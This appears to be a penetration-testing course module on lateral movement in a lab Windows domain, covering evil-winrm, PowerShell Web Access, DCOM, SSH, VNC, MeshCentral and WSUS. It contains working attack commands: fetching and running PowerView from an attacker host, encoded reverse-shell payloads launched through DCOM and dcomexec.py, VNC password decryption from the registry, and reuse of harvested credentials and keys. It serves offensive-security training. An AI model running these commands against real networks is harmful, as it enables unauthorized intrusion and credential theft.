WINRM 10.129.229.244 5985 SRV01 Ethernet adapter Ethernet1:
WINRM 10.129.229.244 5985 SRV01
WINRM 10.129.229.244 5985 SRV01 Connection-specific DNS Suffix . :
WINRM 10.129.229.244 5985 SRV01 Link-local IPv6 Address . . . . . : fe80::206d:76ce:27d6:960b%7
WINRM 10.129.229.244 5985 SRV01 IPv4 Address. . . . . . . . . . . : 172.20.0.51
WINRM 10.129.229.244 5985 SRV01 Subnet Mask . . . . . . . . . . . : 255.255.255.0
WINRM 10.129.229.244 5985 SRV01 Default Gateway . . . . . . . . .
Evil-WinRM
You can use evil-winrm to connect to a remote Windows machine and execute commands. You must specify the option -i <target> and the credentials with the options -u <domain>\<user> for users and for password -p <password>.
d41y@htb[/htb]$ evil-winrm -i 10.129.229.244 -u 'inlanefreight.local\frewdy' -p Kiosko093
Evil-WinRM shell v3.5
...SNIP...
*Evil-WinRM* PS C:\Users\frewdy\Documents> hostname;whoami
SRV01
inlanefreight\frewdy
Additionally, evil-winrm comes with features that facilitate interaction with remote systems and bypass common security mechanisms. You can get access to the features using the menu command from the interactive shell:
d41y@htb[/htb]$
*Evil-WinRM* PS C:\Users\frewdy\Documents> menu
,. ( . ) " ,. ( . ) .
(" ( ) )' ,' (` '` (" ) )' ,' . ,)
.; ) ' (( (" ) ;(, . ;) " )" .; ) ' (( (" ) );(, )((
_".,_,.__).,) (.._( ._), ) , (._..( '.._"._, . '._)_(..,_(_".) _( _')
\_ _____/__ _|__| | (( ( / \ / \__| ____\______ \ / \
| __)_\ \/ / | | ;_)_') \ \/\/ / |/ \| _/ / \ / \
| \\ /| | |__ /_____/ \ /| | | \ | \/ Y \
/_______ / \_/ |__|____/ \__/\ / |__|___| /____|_ /\____|__ /
\/ \/ \/ \/ \/
By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers
[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary
[+] Bypass-4MSI
[+] services
[+] upload
[+] download
[+] menu
[+] exit
Evil-WinRM allows you to load PowerShell scripts. You must specify the -s <PATH> option and, within that path, save the scripts you want to import. You need to specify the file’s name to import a script to the Evil-WinRM shell.
d41y@htb[/htb]$ evil-winrm -i 10.129.229.244 -u 'inlanefreight.local\frewdy' -p Kiosko093 -s '/home/plaintext/'
*Evil-WinRM* PS C:\Users\frewdy\Documents> PowerView.ps1
*Evil-WinRM* PS C:\Users\frewdy\Documents> menu
,. ( . ) " ,. ( . ) .
(" ( ) )' ,' (` '` (" ) )' ,' . ,)
.; ) ' (( (" ) ;(, . ;) " )" .; ) ' (( (" ) );(, )((
_".,_,.__).,) (.._( ._), ) , (._..( '.._"._, . '._)_(..,_(_".) _( _')
\_ _____/__ _|__| | (( ( / \ / \__| ____\______ \ / \
| __)_\ \/ / | | ;_)_') \ \/\/ / |/ \| _/ / \ / \
| \\ /| | |__ /_____/ \ /| | | \ | \/ Y \
/_______ / \_/ |__|____/ \__/\ / |__|___| /____|_ /\____|__ /
\/ \/ \/ \/ \/
By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers
[+] Add-DomainGroupMember
[+] Add-DomainObjectAcl
[+] Add-RemoteConnection
In the above command, you established a session and invoked PowerView.ps1 because PowerView.ps1 is located at /home/plaintext. Next, you executed the menu command, which displayed not only the default menu options but also the cmdlets available since you imported PowerView.
Additionally, you can also load DLLs or Donut payloads.
Windows PowerShell Web Access
It is also possible that the Administrator configures Windows PowerShell Web Access, which provides a web-based interface for accessing PowerShell sessions remotely. This feature allows users to run PowerShell commands and scripts from a web browser, offering flexibility and convenience for remote managament tasks. Accessing PowerShell through a web portal allows users to perform administrative tasks on remote system without needing a direct remote desktop connection or VPN access.

note
By default the URL path for PowerShell Web Access is /pswa and the port will be 80 or 443.
Valid credentials are required to authenticate with PowerShell remoting. These credentials must have appropriate permissions on the target system to initiate and execute remote PowerShell commands. Depending on the configuration, this could involve standard user accounts or accounts with elevated privileges, such as those belonging to the Remote Management Users group or local Administrators.
Connecting:

When working with PowerShell Web Access and needing to retrieve large amounts of information, you should consider using Base64 output to optimize the process. PowerShell Web Access connects to the target machine to retrieve each line, meaning it may take much time to retrieve a large file if you are on a slow network.
For example, if you try to get the contents of C:\Windows\System32\drivers\etc\hosts using cat, it will take some time to load due to the line-by-line transfer. Instead, you can use the following command to convert the file contents to Base64:
PS C:\Tools> [Convert]::ToBase64String([System.IO.File]::ReadAllBytes("C:\Windows\System32\drivers\etc\hosts"))

This will load faster. You can then copy that content to a file, replace the break lines, and use cat hosts_base64.txt | base64 -d > hosts in a Linux terminal to decode the content quickly.
In case you want to use PowerView through PowerShell Web Access you may get the following error:
PS C:\Tools> IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.87/PowerView.ps1')
PS C:\Tools> Get-DomainUser
Exception calling "FindAll" with "0" argument(s): "An operations error occurred.
"
At line:5253 char:20
+ else { $Results = $UserSearcher.FindAll() }
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : DirectoryServicesCOMException
To prevent this from happening, you must specify your credentials as follows:
PS C:\Tools> $username = "INLANEFREIGHT\Helen"
PS C:\Tools> $password = "RedRiot88"
PS C:\Tools> $securePassword = ConvertTo-SecureString $password -AsPlainText -Force
PS C:\Tools> $credential = New-Object System.Management.Automation.PSCredential ($username, $securePassword)
PS C:\Tools> Get-DomainUser -Credential $credential -FindOne
logoncount : 1100
badpasswordtime : 6/27/2024 6:32:03 AM
description : Built-in account for administering the computer/domain
distinguishedname : CN=Administrator,CN=Users,DC=inlanefreight,DC=local
objectclass : {top, person, organizationalPerson, user}
lastlogontimestamp : 6/30/2024 6:21:56 AM
name : Administrator
lockout time : 0
objectsid : S-1-5-21-2760730334-3436498779-657182845-500
samaccountname : Administrator
logonhours : {255, 255, 255, 255...}
...SNIP...
Distributed Component Object Model (DCOM)
… is a Microsoft technology for software components distributed across networked computers. It extends the Component Object Model (COM) to support communication among objects over a network. It operates on top of the remote procedure call (RPC) transport protocol based on TCP/IP for its network communications. DCOM uses port 135 for the initial communication and dynamic ports in the range ? 49152-65535 for subsequent client-server interactions. Information about the identity, implementation, and configuration of each DCOM object is stored in the registry, linked to several key identifiers:
- CLSID (Class Identifier): A unique GUID for a COM class, pointing to its implementation in the registry via
InProcServer32for DLL-based objects orLocalServer32for executable based objects. - ProgID (Programmatic Identifier): An optional, user-friendly name for a COM class, used as an alternative to the CLSID, though it is not unique and not always present.
- AppID (_Application Identifier): Specifies configuration details for one or more COM objects within the same executable, including permissions for local and remote access.
Rights
Leveraging DCOM for lateral movement requires specific user rights and permissions. These rights ensure that users have the appropriate level of access to perform DCOM operations securely. These include general user rights such as local and network access, which enable communication with DCOM services locally and over a network. Additionally, membership in the Distributed COM Users Group or the Administrators Group is often required, as these groups have the necessary permissions. These settings are typically managed using the DCOM Configuration Tool (DCOMCNFG), Group Policy, or the Windows Registry.
Enum
You can use nmap to scan the target and identify DCOM.
d41y@htb[/htb]$ nmap -p135,49152-65535 10.129.229.244 -sCV -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-12 00:16 UTC
Nmap scan report for srv01.inlanefreight.local (10.129.229.244)
Host is up (0.0017s latency).
Not shown: 16376 filtered ports
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
49670/tcp open msrpc Microsoft Windows RPC
49671/tcp open msrpc Microsoft Windows RPC
49672/tcp open msrpc Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_nbstat: NetBIOS name: SRV02, NetBIOS user: <unknown>, NetBIOS MAC: 00:0d:3a:e4:57:44 (Microsoft)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.52 seconds
Lateral Movement from Windows
MMC20.Application
The MMC20.Application object allows remote interaction with Microsoft Management Console (MMC), enabling you to execute commands and manage administrative tasks on a Windows system through its graphical user interface components.
To use this technique, start listening with Netcat:
d41y@htb[/htb]$ nc -lnvp 8001
Listening on 0.0.0.0 8001
After connecting via RDP, you must create an instance of the MMC20.Application object. This is done using PowerShell to interact with COM objects.
PS C:\Tools\> $mmc = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","172.20.0.52"));
You create an instance of the MMC20.Application COM object on your target server SRV02 using PowerShell. You declare a variable $mmc to store this instance and use the .NET Activator class’s CreateInstance method to initialize it. The GetTypeFromProgID method retrieves the type information for the MMC20.Application based on its ProgID, “MMC20.Application”, from the remote server at 172.20.0.52.
Next, you can utilize the ExecuteShellCommand function within the Document.ActiveView property. Microsoft documentation defines the method as follows:
View.ExecuteShellCommand( _
ByVal Command As String, _
ByVal Directory As String, _
ByVal Parameters As String, _
ByVal WindowState As String _
)
In order to use it, you must complete all parameters. The first is the command to execute, which will be powershell.exe, next you set the directory to $null, third you add PowerShell’s parameters with your reverse shell payload, and finally you set the WindowState to 0 so it will execute normally:
PS C:\Tools\> $mmc.Document.ActiveView.ExecuteShellCommand("powershell.exe",$null,"-e JABjAGwAaQBlAG...SNIP...AbwBzAGUAKAApAA==",0)
After execution, you would have successfully established a revshell connection:
d41y@htb[/htb]$ nc -lnvp 8001
listening on [any] 8001 ...
connect to [10.10.14.207] from (UNKNOWN) [10.129.229.245] 58400
PS C:\Windows\system32> whoami
inlanefreight\helen
Execution of mmc.exe through COM is highly unusual, making it difficult to mask this technique as benign activity and likely to trigger alerts for defenders, but that will depend on the maturity of the organization.
ShellWindows & ShellBrowserWindow
ShellWindows and ShellBrowserWindow objects in DCOM are very similar, they facilitate remote interaction with Windows Explorer instances. ShellWindows allows enumeration and control of open windows, enabling operations such as accessing files and executing commands within the Windows shell environment. However, ShellBrowserWindow provides specific control over browser windows within Windows Explorer, offering capabilities for managing file operations and executing commands remotely.
Since these objects aren’t associated with a ProgID, you must employ the Type.GetTypeFromCLSID method in .NET along with Activator.CreateInstance to create an instance of the object via its CLSID on a remote host. You can find the CLSID with the following script:
PS C:\Tools> Get-ChildItem -Path 'HKLM:\SOFTWARE\Classes\CLSID' | ForEach-Object{Get-ItemProperty -Path $_.PSPath | Where-Object {$_.'(default)' -eq 'ShellWindows'} | Select-Object -ExpandProperty PSChildName}
{9BA05972-F6A8-11CF-A442-00A0C90A8F39}
You won’t be able to use this technique in this lab because it doesn’t have all the required components. However, if you find a server where those components exist, you can use this method to perform remote code execution. This technique involves instantiating the ShellWindows object.
PS C:\Tools> $shell = [activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880","SRV02"))
PS C:\Tools\> $shell = [activator]::CreateInstance([type]::GetTypeFromCLSID("9BA05972-F6A8-11CF-A442-00A0C90A8F39","172.20.0.52"))
Start listening:
d41y@htb[/htb]$ nc -lnvp 8080
Listening on 0.0.0.0 8080
After that, you can execute any command using the ShellExecute method of the Document.Application property. You will use cmd.exe to execute your payload. You will be using a PowerShell revshell payload.
PS C:\Tools\> $shell[0].Document.Application.ShellExecute("cmd.exe","/c powershell -e JABjAGwAaQBlAG...SNIP...AbwBzAGUAKAApAA==","C:\Windows\System32",$null,0)
Finally, you can confirm that you have successfully established a revshell connection:
Connection received on 172.20.0.52 50105
PS C:\Windows\system32> hostname
SRV02
Lateral Movement from Linux
dcomexec.py
dcomexec.py from Impacket provides an interactive shell on a remote Windows host, similar to wmiexec.py, but utilizes different DCOM endpoints for command execution. It operates over TCP port 445, retrieving output via the ADMIN$ share. This tool supports DCOM objects like MMC20.Application, ShellWindows, and ShellBrowserWindow, offering alternative remote execution methods.
You can leverage dcomexec.py to connect to a remote host and get code execution. Start listening:
d41y@htb[/htb]$ nc -lnvp 8080
Listening on 0.0.0.0 8080
Now, you will use the user Josias and the password Jonny25 to connect to SRV02, this user is a member of the Distributed COM Users which have the necessary permissions to execute dcomexec.py, you must specify the DCOM object you wish to use with -object, for this example, you will be using MMC20, after that you must specify the domain, user, and password along with the target IP address, <domain>/<user>:<password>@<ip>, finally, you can pass your payload:
d41y@htb[/htb]$ proxychains4 -q python3 dcomexec.py -object MMC20 INLANEFREIGHT/Josias:Jonny25@172.20.0.52 "powershell -e JABjAGwAaQBlAG...SNIP...AbwBzAGUAKAApAA==" -silentcommand
note
In case the TCP port 445 is not available, you can use the option -no-output. This will disable the output and it won’t try to use port 445 for connections.
As you can see, you have successfully gained access to system:
d41y@htb[/htb]$ nc -lnvp 8001
listening on [any] 8001 ...
connect to [10.10.14.207] from (UNKNOWN) [10.129.229.245] 49869
PS C:\windows\system32> whoami
inlanefreight\josias
note
Alternatively, dcomexec.py also supports ShellWindows and ShellBrowserWindow objects; you can substitute MMC20 and if those are enabled, it will allow you to perform code execution.
SSH
Rights
For SSH lateral movement on Windows systems, several prerequisites and permissions are essential. The target system must have an SSH server, such as OpenSSH, installed and operational, while the initiating system needs an SSH client. Network connectivity should permit SSH traffic, typically on TCP port 22. Valid user credentials for an account on the target system are required, and administrative privileges are often necessary for various tasks. File system access permissions are needed for operations like file transfer using scp or sftp, and certain group policies may require adjustment to facilitate SSH connections and appropriate user rights.
Enum
To leverage SSH for lateral movement you must find if the protocol is running on any PC in the network and check your credentials.
d41y@htb[/htb]$ nmap 10.129.229.244 -p 22 -sCV -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-16 01:09 UTC
Nmap scan report for srv01.inlanefreight.local (10.129.229.244)
Host is up (0.0013s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
| 2048 6e:40:59:3c:f2:74:9e:1a:e6:ac:46:a0:72:b1:fd:0f (RSA)
| 256 30:ec:1b:be:37:99:5e:85:4a:ab:90:40:83:46:77:c6 (ECDSA)
|_ 256 91:04:43:21:65:02:b2:72:17:f5:ba:65:99:8b:06:02 (ED25519)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.27 seconds
To test credentials, you can use netexec with the protocol ssh, you must specify the target IP address or domain name <ip/domain>, the user -u <user> and the password -p <password>:
d41y@htb[/htb]$ netexec ssh 10.129.229.244 -u ambioris -p Ward@do9049
SSH 10.129.229.244 22 10.129.229.244 [*] SSH-2.0-OpenSSH_for_Windows_7.7
SSH 10.129.229.244 22 10.129.229.244 [+] ambioris:Ward@do9049 Windows - Shell access!
As you can see, you have valid credentials to connect to SSH.
Lateral Movement from Linux and Windows
SSH is not common on Windows environments, but sometimes administrators can install it for different purposes, if you find SSH on Windows, then you can use it for lateral movement. To authenticate with credentials you must use the following command ssh <user>@<ip/domain>, the user will be ambioris and the password Ward@do9049.
Connect from your Linux machine:
d41y@htb[/htb]$ ssh Ambioris@10.129.229.244
Ambioris@10.129.229.244's password:
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.
inlanefreight\ambioris@SRV01 C:\Users\ambioris>
After a successful connection, the Windows command shell prompt will appear:
PS C:\Tools> ssh ambioris@SRV01
ambioris@SRV01's password:
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.
inlanefreight\ambioris@SRV01 C:\Users\ambioris>
Private Key Authentication
SSH also allows you to use public and private key combination for authentication purposes. If you have a private key, you can use it to authenticate without a password. Use a private key located at C:\helen_id_rsa in SRV01 to authenticate as helen. You will use the option -i <path private key> to specify the private key, the option -l <login@domain> to specify username and domain name, the option -p <port> to specify the port number, by default it will use port 22, you don’t need to specify it if the server is using the default, and finally you specify the target machine or IP:
PS C:\Tools> ssh -i C:\helen_id_rsa -l helen@inlanefreight.local -p 22 SRV01
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: UNPROTECTED PRIVATE KEY FILE! @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions for 'C:\\helen_id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "C:\\helen_id_rsa": bad permissions
You got an error because the private key privileges are too permissive. You can use icacls to list the privileges:
PS C:\Tools> icacls.exe C:\helen_id_rsa
C:\helen_id_rsa NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Users:(I)(RX)
As you can see, the BUILTIN\Users:(I)(RX) can read and execute this file, you need to remove that group. The easy way is to copy the file to a directory your user owns, in this case, you are using Ambiori’s session so copy it to C:\Users\Ambioris.
PS C:\Tools> copy C:\helen_id_rsa C:\Users\Ambioris\
1 file(s) copied.
Now, if you check the rights on the file, you will notice that BUILTIN\Users:(I)(RX) is removed, and you have explicitly INLANEFREIGHT\Ambioris:(F). This is because of the inheritance on this directory.
PS C:\Tools> icacls helen_id_rsa
helen_id_rsa NT AUTHORITY\SYSTEM:(F)
BUILTIN\Administrators:(F)
INLANEFREIGHT\Ambioris:(F)
Successfully processed 1 files; Failed processing 0 files
Now, if you attempt to use the SSH key file to authenticate as Helen, it won’t complain, and it will allow you to authenticate:
PS C:\Tools> ssh -i C:\helen_id_rsa -l helen@inlanefreight.local -p 22 SRV01
The authenticity of host 'srv01 (fe80::647f:620f:3a1a:e978%6)' can't be established.
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.
inlanefreight\helen@SRV01 C:\Users\helen>
Remote Management Tools
Remote management tools like AnyDesk, TeamViewer, and VNC are widely used by organizations to provide remote support, access, and administration of systems. These tools are favored for their ease of use, cross-platform compatibility, and robust feature sets that facilitate remote control, file transfer, and system management. While they are invaluable for legitimate administrative tasks, they can also be leveraged for lateral movement during pentesting or by malicious actors.
Introduction to AnyDesk and TeamViewer
AnyDesk and TeamViever are widely-used remote desktop applications that enable users to access and control computers remotely. These tools are prevalent in corporate environments, where they are utilized for providing IT support, enabling remote work, and managing systems without requiring physical presece. Features such as screen sharing, file transfer, and remote printing make these applications versatile and convenient for legitimate remote administration.
Adversaries may exploit legitimate desktop support and remote access software like AnyDesk and TeamViewer to establish an interactive command and control channel to target systems within networks. These services, along with other remote monitoring and management tools such as VNC, ScreenConnect, LogMeln, and AmmyyAdmin, are often used post-compromise as alternative communication channels or to maintain persistent access. According to the MITRE ATT&CK framework, these tools can be used to establish remote desktop sessions with target systems, facilitate the transfer of tools between systems, and as components of malware to establish reverse connections or back-connect to adversary-controlled systems. Notable examples include the use of AnyDesk by the Cobalt Group for remote access and persistence, and the abuse of TeamViever by the Carbanak group for remote interactive command and control.
VNC (Virtual Network Computing)
VNC is a remote access tool that enables users to control a computer over a network connection. Utilizing the Remote Frame Buffer (RFB) protocol, VNC transmits keyboard and mouse events from one computer to another while relaying graphical screen updates back in the other direction. This facilitates real-time interaction with remote systems.
VNC is commonly deployed in enterprise environments to provide technical support and remote work solutions. It allows administrators and technical support staff to assist users without the need to physically visit their workstations, streamlinig the resolution of emergencies or technical issues. VNC is lightweight, platform-independent, and supports a wide range of OS, making it suitable for various network configurations.
According to MITRE ATT&CK T1021.005, adversaries may use VNC for lateral movement within a network. VNC allows remote desktop sharing over the network, enabling attackers to control and interact with the compromised systems as if they were physically present. By exploiting VNC, attackers can move laterally across the network, execute commands, transfer files, and escalate privileges.
To leverage VNC for lateral movement, you can use VNC clients and servers to establish remote connections and control target systems.
Lateral Movement from Windows using TightVNC
To perform lateral movement using TightVNC from a Windows machine, you need to identify the target system’s VNC server details and use a VNC client to connect. By default VNC runs on port 5900. Use PowerShell’s Test-NetConnection cmdlet to identify if VNC is running on SRV02:
PS C:\Tools> Test-NetConnection -ComputerName SRV02 -Port 5900
ComputerName : SRV02
RemoteAddress : 172.20.0.52
RemotePort : 5900
InterfaceAlias : Ethernet1
SourceAddress : 172.20.0.51
TcpTestSucceeded : True
To use VNC, you need credentials. Administrators often use shared passwords across multiple computers to facilitate VNC administration. If you gain administrative rights on a computer with VNC installed, you can retrieve the password from the registry keys if it is not encrypted and use it if configured on other machines.
You can use the repo PasswordDecrypts to search for the registry keys that common VNC software uses. In your case you will search for TightVNC registry keys and find the key Password. Connect to SRV02 where you have administrative rights using Helen credentials.
PS C:\Tools> reg query HKLM\SOFTWARE\TightVNC\Server /s
HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server
ExtraPorts REG_SZ
QueryTimeout REG_DWORD 0x1e
QueryAcceptOnTimeout REG_DWORD 0x0
LocalInputPriorityTimeout REG_DWORD 0x3
LocalInputPriority REG_DWORD 0x0
BlockRemoteInput REG_DWORD 0x0
BlockLocalInput REG_DWORD 0x0
IpAccessControl REG_SZ
RfbPort REG_DWORD 0x170c
HttpPort REG_DWORD 0x16a8
Password REG_BINARY 816ECB5CE758EAAA
The password key is 816ECB5CE758EAAA. To obtain the plaintext credentials, you can use Metasploit Framework and the ruby shell, or native Linux tools such as xxd, openssl and hexdump.
d41y@htb[/htb]$ echo -n 816ECB5CE758EAAA | xxd -r -p | openssl enc -des-cbc --nopad --nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d | hexdump -Cv
00000000 56 4e 43 50 61 33 22 11 |VNCFake1|
00000008
Now that you have extracted the credentials, you can attempt to use those credentials on a remote machine. Open TightVNC Viewer and set the remote host to the target machine.
If you are lucky, you might find a privileged account logged into the server:
Lateral Movement from Linux using TightVNC
To perform lateral movement using TightVNC from a Linux machine, you will install xtightvncviewer, though any other compatible software can be used:
d41y@htb[/htb]$ sudo apt-get install xtightvncviewer
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
tightvncpasswd
...SNIP...
To connect to the VNC server, you need to specify the IP address and the password. Note that to set the password from the command line, you use the option -autopass and pipe the password to the vncviewer application:
d41y@htb[/htb]$ echo VNCFake1 | proxychains4 -q vncviewer 172.20.0.52 -autopass
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Authentication successful
Desktop name "srv02"
...SNIP...
In this example, the command connects to the VNC server running on 172.20.0.52, using the password VNCFake1. The connection process includes enabling the TightVNC protocol extensions and performing standard VNC authentication. Once authenticated successfully, you can interact with the desktop environment of the remote machine as if you were physically present.
In case you are using a slow connection you can also add the following command:
d41y@htb[/htb]$ echo VNCFake1 | proxychains4 -q vncviewer 172.20.0.52 -autopass -quality 0 -nojpeg -compresslevel 1 -encodings "tight hextile" -bgr233
Finally, you can use F8 to interact with the remote machine, which will give you a prompt with different options.
Software Deployment
Software deployment and remote management tools are essential for IT administrators to efficiently manage and monitor their networks. These tools streamline tasks such as software installation, patch management, configuration management, and remote control of devices. Commonly used tools include Microsoft Intune, System Center Configuration Manager (SCCM), PDQ Deploy, MeshCentral, ManageEngine Desktop Central, SolarWinds Orion, Kaseya VSA, Ivanti Endpoint Manager and others.
While these tools provide significant benefits for IT management, they can also be exploited for lateral movement. If you gain access to credentials for an account that manages these tools, you can leverage those privileges to install malicious software on remote machines and gain access to those systems.
MeshCentral
… is a powerful open-source remote management tool that allows administrators to manage and monitor devices remotely.
It provides a centralized platform for managing multiple devices over the internet or a local network. It allows IT administrators to perform various tasks such as remote desktop control, file transfer, terminal access, and monitoring of devices.
The agent-based installation method used by MeshCentral involves creating a service on the remote computer that connects to the MeshCentral server via port 443 by default. As a result, even if a device has more ports blocked, it may still maintain an open connection for remote management or software deployment tools. You can exploit this configuration to move laterally within the network, abusing the open port and agent connection to gain access to and control additional devices.
Enum
To identify if MeshCentral is installed, you can enumerate and search for open port 443.
d41y@htb[/htb]$ nmap -p443 10.129.229.243 -sC -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-21 18:26 AST
Nmap scan report for 10.129.229.243
Host is up (0.13s latency).
PORT STATE SERVICE VERSION
443/tcp open ssl/https
| http-robots.txt: 1 disallowed entry
|_/
|_ssl-date: TLS randomness does not represent time
|_http-title: MeshCentral - Login
| fingerprint-strings:
...SNIP...
Assume you have already gained access to MeshCentral credentials. The username is admin and the password is RemoteManagement01.
There are hundreds of software that may work similarly to MeshCentral. Your task will be to read the software documentation and understand which functionalities you can abuse to perform RCE on the target for lateral movement. Once you connect to MeshCentral, you can go to “My Devices” and select the device you want to interact with, in this case SRV02.
Once you are within the device, you can select the “Terminal” tab and click “Connect” to establish a remote session with the target server.
From here, you can perform any desired action on the target server.
Windows Services
Windows Server Update Services (WSUS)
is a Microsoft service that allows administrators to distribute updates and patches for Microsoft products throughout an environment in a scalable way. This solution enables internal servers to receive updates without direct internet access. WSUS is widely used in Windows corporate networks.
Rights
Access to the WSUS services requires administrative privileges on the server where the WSUS service is installed, meaning you need a user who is a member of either the Administrator or the WSUS Administrator Group. To effectively use WSUS service for lateral movement, the WSUS Server must be configured on the target to accept updates.
Enum
Before you leverage this service for lateral movement, you must identify if the WSUS Server is present. To get this information, you can query the registry key HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate.
PS C:\Tools> reg query HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate /v WUServer
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate
WUServer REG_SZ http://wsus.inlanefreight.local:8530
The same can be achieved using SharpWSUS, which is a C# tool for lateral movement through WSUS. You can run SharpWSUS.exe locate to identify the WSUS server.
PS C:\Tools> .\SharpWSUS.exe locate
____ _ __ ______ _ _ ____
/ ___|| |__ __ _ _ __ _ _\ \ / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
